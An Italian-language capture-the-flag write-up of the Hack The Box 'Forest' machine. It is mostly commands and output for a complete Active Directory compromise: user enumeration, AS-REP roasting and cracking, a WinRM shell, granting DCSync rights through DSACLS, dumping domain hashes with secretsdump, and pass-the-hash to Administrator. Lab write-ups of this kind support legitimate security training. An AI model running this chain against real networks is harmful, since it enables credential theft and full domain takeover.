FOREST | Kaosam

Iniziamo con un nmap dell'indirizzo:

```
root@unknown:~/Desktop# nmap -sV -T5 -p 1-10000 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-27 11:40 CET
Warning: 10.10.10.161 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.161
Host is up (0.047s latency).
Not shown: 9624 closed ports, 364 filtered ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.loc
al, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (wo
rkgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.loc
al, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf       .NET Message Framing
1 service unrecognized despite returning data. If you know the service/version, plea
se submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
SF-Port53-TCP:V=7.80%I=7%D=2/27%Time=5E579CDD%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.74 seconds
root@unknown:~/Desktop#
```

In seguito, con `enum4linux -u 10.10.10.161`, proviamo ad ottenere gli utenti della macchina:

```
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[test_user] rid:[0x1db1]
user:[seva] rid:[0x1db2]
user:[newuser] rid:[0x1db4]
user:[c4ph00k] rid:[0x1db5]
user:[pwn2] rid:[0x1db6]
user:[david] rid:[0x1dba]
user:[jason] rid:[0x1dbb]
user:[user_name] rid:[0x1dbc]
user:[J.Robinson] rid:[0x1dbd]
user:[prova] rid:[0x1dbe]
user:[--h] rid:[0x1dc0]
user:[mnkyskilz] rid:[0x1dc1]
user:[derp] rid:[0x1dc2]
user:[dupa] rid:[0x1dc4]
user:[zebra] rid:[0x1dc5]
user:[vbscrub] rid:[0x1dc6]
user:[padds] rid:[0x1dc7]
enum4linux complete on Thu Feb 27 11:45:37 2020
```

Salviamo gli utenti trovati, formattandoli linea per linea, su un file chiamato user.txt, e proviamo un attacco ASREPRoast, usando il tool GetNPUsers.py di Impacket:

```
root@unknown:~/Desktop# cd /usr/share/doc/python3-impacket/examples
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py htb.loc
al/ -usersfile users.txt -format john -outputfile output.txt -dc-ip 10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] [Errno 2] No such file or directory: 'users.txt'
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py htb.loc
al/ -usersfile /root/Desktop/users.txt -format john -outputfile output.txt -dc-ip 10
.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zebra doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vbscrub doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User padds doesn't have UF_DONT_REQUIRE_PREAUTH set
root@unknown:/usr/share/doc/python3-impacket/examples# cat output.txt
$krb5asrep$svc-alfresco@HTB.LOCAL:df78c6fd226d9982d8c483d98aa632a7$a3c478ddb8b06207b
2993433bac75127113c402487bddbdfcd14c9c13b679abf27a4fbe25344ae396b641e889bb33feb689db
115250f8ac7f474098b0cdb84eda8caa50ec66cea7fc3f3bceb0f00657701fa8d1d3ef75d0df34b4b5d8
6a5a67fccabbb8814015a5c47c45217336d6475e63edbae8f7f0a5c5aa62ac2d5fadb120baa37e1e5c2b
74e2cf8fa69bf5ce48fc4a4cf4d9eaf3cbbfb02fd01d723da70e9f11d1094b0fec5b83f66b4026d7c218
9b899e18002d54d47c34975aabf5aa2408e5e4c75a5de980611962c8c12c8ac7044a5a723e729c10695e
9c6c53b125f6427797dae84
```


Abbiamo ottenuto l'hash per l'utente svc-alfresco. Avendo scelto come formato john, apriamo John the ripper e facciamo un bruteforce per trovare la password:

```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC
4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$svc-alfresco@HTB.LOCAL)
1g 0:00:00:10 DONE (2020-02-27 11:51) 0.09633g/s 393618p/s 393618c/s 393618C/s s3xir
exi..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Dunque, la password è s3rvice. Non resta che collegarsi con Evil-WinRM per ottenere la shell e la user flag:

```
root@unknown:~/Desktop# evil-winrm -u svc-alfresco -p s3rvice -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
```

Per la privilege escalation ho utilizzato BloodHound, che nella query “Find Shortest Paths to Domain Admins”, ha mostrato chiaramente qual’era la strada da intraprendere:



Gli utenti appartenenti al gruppo “Exchange Windows Permissions” hanno il permesso di modificare il DACL (Discretionary Access Control List). Con questo permesso di scrittura (WriteDacl), un utente di quel gruppo può dare a se stesso o ad altri qualsiasi privilegio, come ad esempio DCSync.

Inoltre notando con il comando `whoami /all`, che svc-alfresco appartiene al gruppo degli Account Operators, significa che possiamo creare un nuovo utente e aggiungerlo a un gruppo:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> New-ADUser -Name "newuser" -Sam
AccountName "newuser" -Path "CN=Users,DC=htb,DC=local" -AccountPassword(ConvertT
o-SecureString "password" -AsPlainText -Force) -Enabled $true
The specified account already exists
At line:1 char:1
+ New-ADUser -Name "newuser" -SamAccountName "newuser" -Path "CN=Users, ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceExists: (CN=newuser,CN=Users,DC=htb,DC=loc
al:String) [New-ADUser], ADIdentityAlreadyExistsException
    + FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirecto
ry.Management.Commands.NewADUser
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> New-ADUser -Name "new-user" -Sa
mAccountName "new-user" -Path "CN=Users,DC=htb,DC=local" -AccountPassword(Conver
tTo-SecureString "password" -AsPlainText -Force) -Enabled $true
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity "Ex
change Windows Permissions" -Members new-user
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity "Re
mote Management Users" -Members new-user
```

Così come si può vedere nell’immagine ho creato un nuovo utente new-user, aggiungendolo al suddetto gruppo. Inoltre, considerando che dovrò assegnare permessi al nuovo utente creato, e lo dovrò fare essendo collegato come tale utente, l’ho aggiunto anche al gruppo “Remote Management User”, per collegarmi ad esso con una nuova sessione di Evil-WinRM.

Apriamo la nuova sessione con il nuovo utente:

```
root@unknown:~/Desktop# evil-winrm -u new-user -p password -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\new-user\Documents> whoami
htb\new-user
```

Assegnamo con i seguenti comandi il permesso DCSync al nuovo utente:

```
$Identity = "htb.local\new-user"

$RootDSE = [ADSI]"LDAP://RootDSE"

$DefaultNamingContext = $RootDse.defaultNamingContext

$UserPrincipal = New-Object Security.Principal.NTAccount("$Identity")


DSACLS "$DefaultNamingContext" /G "$($UserPrincipal):CA;Replicating
Directory Changes"

DSACLS "$DefaultNamingContext" /G "$($UserPrincipal):CA;Replicating
Directory Changes All"
```

Ora, avendo ottenuto i permessi DCSync, usando il tool di Impacket, secretsdump, andiamo a prelevare le hash di ogni utente:

```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py htb.local/new-user:password
@10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
```

Craccare la password con john o hashcat, non funziona, quindi proviamo a collegarci direttamente con l'opzione -H con Evil-WinRM:

```
root@unknown:~/Desktop# evil-winrm -u Administrator -H 32693b11e6aa90eb43d32c72a
07ceea6 -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f048153f202bbb2f82622b04d79129cc
```

Rooted!

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups